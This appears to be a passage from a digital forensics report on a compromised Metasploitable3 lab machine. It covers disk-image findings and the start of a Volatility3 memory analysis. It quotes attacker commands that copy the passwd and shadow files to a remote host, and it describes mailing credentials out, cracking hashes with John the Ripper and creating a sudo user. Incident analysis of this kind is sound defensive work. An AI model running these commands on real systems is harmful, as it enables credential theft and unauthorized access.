


Fig 48 -PAM file accessed

Following the compromised password, privileged access management file was found to be accessed, which increases the indications of compromise.




Fig 49 - Presence of John the Ripper tool

A file type of .msg which is used by Microsoft Outlook was found with evidence of compromise. The file contains a Subject saying Bad password and the message indicating that the password for an account has been compromised and change it, by the automated tool John the ripper is found in the disk image. It is an offline password cracking tool which can be used to crack the password by matching random password guesses with the stored hashes. This might be used to crack the vagrant password and gain root access by the adversary to perform malicious activities.




Fig 50 - Bash history file of Vagrant User

A "bash file" refers to the configuration files associated with the Bash shell, the default command-line interpreter for most Linux distributions. These files contain settings and customizations that affect the behavior of the Bash shell for individual users. Figure shows the bash commands of the “Vagrant” user which we

The provided bash history file, named "compromised_bash_history," contains a sequence of commands executed on a compromised system. The commands appear to be related to network configuration, system administration, and file manipulation.

Detailed Analysis of important commands:

1. ip a: This command is used to display information about the network interfaces on the system. It provides details such as IP addresses, MAC addresses, and interface status.
2. reboot: Initiates a system reboot, potentially to apply changes made during the session or to disrupt system operation.
3. sudo su: Switches to the root user account with elevated privileges using the sudo command.

4. ifconfig: Displays network interface configuration details, such as IP addresses, subnet masks, and network status.
5. sudo halt: Halts the system, initiating a shutdown. This action is commonly used to power off or halt a system.
6. sudo nano /etc/network/interfaces: Attempts to edit the network configuration file /etc/network/interfaces using the Nano text editor with root privileges. This indicates an attempt to modify network settings.
7. ifconfig | head -n 30: Displays the first 30 lines of output from the ifconfig command, providing a concise overview of network interface configuration.
8. sudo ifdown eth1: Attempts to bring down the network interface eth1 with root privileges using the ifdown command. This action may be part of network troubleshooting or configuration changes.
9. sudo ifup eth1: Attempts to bring up the network interface eth1 with root privileges using the ifup command. This action follows the previous command and suggests network reconfiguration.
10. ping 192.168.9.2: Sends ICMP echo requests to the IP address 192.168.9.2, likely for network connectivity testing.
11. sudo ls: Lists directory contents with elevated privileges, likely to inspect system files and directories.
12. cd /etc/passwd: Changes the current directory to /etc/passwd, which is a critical system file containing user account information. This action suggests unauthorized access or tampering attempts.
13. ls: Lists directory contents, likely to inspect the contents of the current directory (/etc).
14. scp passwd rajani@192.168.9.2:~/: Initiates a secure copy of the passwd file to the remote host 192.168.9.2, likely for exfiltration or analysis.
15. cat passwd: Displays the contents of the passwd file, which contains user account information.
16. scp shadow rajani@192.168.9.2:~/: Initiates a secure copy of the shadow file to the remote host 192.168.9.2, which contains hashed passwords.
17. sudo scp shadow rajani@192.168.9.2:~/: Initiates a secure copy of the shadow file to the remote host 192.168.9.2 with elevated privileges using sudo, indicating an attempt to bypass access restrictions.
18. sudo su: Switches to the root user account with elevated privileges using sudo.




Fig 51 - Bash history file of Root User - 1




Fig 52 - Bash history file of Root User - 2

Figure 50, 51 and 52 illustrate the Bash history of root users. The root user's bash history file reveals a series of actions indicating potential malicious activities and system exploitation attempts. These activities include:

- Installation of packages (apt install) related to Linux kernel images and password cracking tools like Hashcat and John.
- Email notifications sent to external email addresses containing login details.
- Usage of John the Ripper to crack password hashes retrieved from system files.

- Network scanning (nmap) of IP addresses, potentially for reconnaissance or vulnerability assessment.
- Cloning a repository (git clone) **possibly containing malicious code**.
- Modification of system files (rm -rf syslog, touch syslog) and services (sudo service mysql start, sudo service apache2 stop).
- Attempted privilege escalation (usermod -aG sudo hacker) by adding a new user to the sudo group.
- Switching to another user (su hacker) to carry out further activities.




Fig 53 - Bash history file of Root User - 3

Detailed Analysis of Root Bash History:

1. Package Installation: The installation of Linux kernel image packages (linux-image-generic) and password cracking tools (hashcat, john) suggests an attempt to gain unauthorized access to user accounts or escalate privileges.
2. Email Notifications: The use of echo and mail commands to send login details and password findings to external email addresses indicates potential unauthorized access and data exfiltration.

3. Password Cracking: Commands like sudo getent shadow, sudo /usr/bin/unshadow, and john are used to retrieve and crack password hashes from system files (/etc/passwd, /etc/shadow), implying an attempt to gain access to user accounts.
4. Network Scanning: The use of nmap to scan specific IP addresses for open ports and services indicates reconnaissance or vulnerability assessment activities, possibly to identify potential targets for exploitation.
5. Repository Cloning: The cloning of a Git repository (git clone) may involve downloading malicious code or tools for further exploitation.
6. System Modifications: Commands like sudo systemctl start mysql, sudo service apache2 stop, rm -rf syslog, and touch syslog involve modifying system files and services, suggesting potential attempts to disrupt or manipulate system functionality.
7. Privilege Escalation: The addition of a new user (adduser hacker) and granting sudo privileges (usermod -aG sudo hacker) suggest attempts to escalate privileges and gain greater control over the system.

After switching to another user “Hacker” the adversaries executed a few commands which were analyzed as below.

- File Movement:
  The user first attempted to move the iptable.config file to the /root/iptables directory, presumably to alter system configurations or perform other unauthorized actions. By attempting the move both with and without sudo, they might have been testing their permissions or trying to bypass access restrictions.
- Privilege Escalation:
  After encountering issues with file manipulation, the user resorted to privilege escalation by switching to the root user (sudo su). This action indicates an attempt to gain unrestricted access to the system, potentially for malicious purposes.

Encryption Detected




Fig 54 - Access to Encrypted File1




Fig 55 - Access to Encrypted File2

As shown in both Fig 54 and 55, It is noted that the Encrypted files have been created and modified at different time periods but are accessed on the date & time of exploit, questioning data integrity and leading a path for potential exfiltration of crucial encrypted

data. Indications that the data integrity of the encrypted files may have been compromised, such as unexpected changes to file sizes, hashes, or metadata.

Timeline Analysis




Fig 56 - Timeline analysis

The Timeline analysis in autopsy states the different events that occurred on that particular time range, making it easier to navigate and find the exploit and post-exploitation activities performed by the adversary. Here, the start date & time has been set to '***Apr 17, 2024 11:00:00 a.m'***, which helps in examining the events and navigating to their respective file directories to explore more.

Following the indicators of compromise mentioned in the *fig 47* and *fig 48,* at the time ***2024-04-17 17:58:30***, a new user named hacker was also identified to be added to the victim machine at ***2024-04-17 17:58:23***. This shows that the adversary might have created a user access and tried to navigate in the system along with obtaining privileged access. It is possible that since the hacker profile did not have the root access inside the machine, the existing root user 'vagrant' login credentials were compromised after that to perform root operations.

Part 2: Memory Image Analysis using Volatility3

PsList

The pslist command in Volatility displays a list of running processes from a memory dump, including their executable name (ImageFileName), process ID (PID), parent process ID (PPID), and the number of threads for each process. This information helps in understanding the process hierarchy and relationships between different processes.

By examining the PPID and PID values, one can reconstruct the chain of processes and identify which parent process initiated or spawned other processes. This can reveal valuable insights into the system's behavior and potentially uncover any suspicious or malicious processes.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.pslist.PsList

```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-615a7e41.vmem linux.pslist.PsList
Volatility 3 Framework 2.7.0
Progress:  100.00       Stacking attempts finished
OFFSET (V)      PID     TID     PPID    COMM    File output

0×880139bf8000  1       1       0       init    Disabled
0×880139bf9800  2       2       0       kthreadd        Disabled
0×880139bfb000  3       3       2       ksoftirqd/0     Disabled
0×880139bfe000  5       5       2       kworker/0:0H    Disabled
0×8801394a1800  7       7       2       rcu_sched       Disabled
0×8801394a3000  8       8       2       rcuos/0 Disabled
0×8801394a4800  9       9       2       rcuos/1 Disabled
0×8801394a6000  10      10      2       rcu_bh  Disabled
0×8801394b0000  11      11      2       rcuob/0 Disabled
0×8801394b1800  12      12      2       rcuob/1 Disabled
0×8801394b3000  13      13      2       migration/0     Disabled
0×8801394b4800  14      14      2       watchdog/0      Disabled
0×8801394c0000  15      15      2       watchdog/1      Disabled
0×8801394c1800  16      16      2       migration/1     Disabled
0×8801394c3000  17      17      2       ksoftirqd/1     Disabled
0×8801394c6000  19      19      2       kworker/1:0H    Disabled
0×880139518000  20      20      2       khelper Disabled
0×880139520000  21      21      2       kdevtmpfs       Disabled
0×880139521800  22      22      2       netns   Disabled
0×880139523000  23      23      2       writeback       Disabled
0×880139524800  24      24      2       kintegrityd     Disabled
0×880139526000  25      25      2       bioset  Disabled
0×880139519800  26      26      2       kworker/u5:0    Disabled
0×88013951b000  27      27      2       kblockd Disabled
```

Fig 57 - Process List Analysis

Observations

1. System Processes:
    - The analysis identified various system processes responsible for kernel management, resource allocation, and system maintenance. These include init, kthreadd, ksoftirqd, kworker, rcu_sched, rcuos, migration, watchdog, among others.

- System processes typically have low process identifiers (PIDs) and are essential for the proper functioning of the operating system.

2. Service Processes:
    - Several service processes were detected, such as rpcbind, rsyslogd, dbus-daemon, avahi-daemon, cupsd, smbd, nmbd, cron, proftpd, ircd, mysqld, ssh, among others.
    - These processes are responsible for providing various network, file-sharing, printing, authentication, and database services.
3. User Processes:
    - User-initiated processes were also observed, including bash, sudo, nodejs, irqbalance, vmtoolsd, wrapper-linux-x, java, login, sleep, among others.
    - User processes are launched by users or applications and may include command-line utilities, daemons, or user applications.
4. Network Configuration:
    - Processes such as dhclient were found, indicating dynamic host configuration protocol (DHCP) client activity for obtaining IP addresses and network configuration.
5. Containerization:
    - Docker-related processes (dockerd-default, docker-containe) were present, suggesting the usage of containerized applications or services.
6. File and Print Services:
    - Processes related to file sharing (smbd, nmbd) and printing (cupsd) were detected, indicating the presence of file and print services on the system.
7. Database Services:
    - The MySQL database server (mysqld) process was running, suggesting the presence of a MySQL database service on the system.

PsTree

The **'*PsTree*'** command in Volatility. The command reveals that the Proftpd protocol was accepting connections. Starting with the root process, which is typically systemd or init, the tree branches display the child processes that each parent has produced.

python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-38530404.vmem linux.pstree.PsTree

```
┌──(kali㉿kali)-[~/volatility3]
└─$ python3 vol.py -f /home/kali/Downloads/Memdump/metasploitable3-ub1404-615a7e41.vmem linux.pstree.PsTree
Volatility 3 Framework 2.7.0
Progress:  100.00               Stacking attempts finished
OFFSET (V)      PID     TID     PPID    COMM

0×880139bf8000  1       1       0       init
* 0×8800b9b59800        412     412     1       upstart-udev-br
* 0×880133c2b000        420     420     1       dbus-daemon
* 0×88003607e000        438     438     1       systemd-udevd
* 0×8800b9b79800        475     475     1       rpc.idmapd
* 0×88003607c800        484     484     1       systemd-logind
* 0×8800b9b58000        511     511     1       cupsd
* 0×880133c08000        513     513     1       rsyslogd
* 0×8800a96cc800        525     525     1       avahi-daemon
** 0×880134491800       526     526     525     avahi-daemon
* 0×880133c20000        536     536     1       upstart-file-br
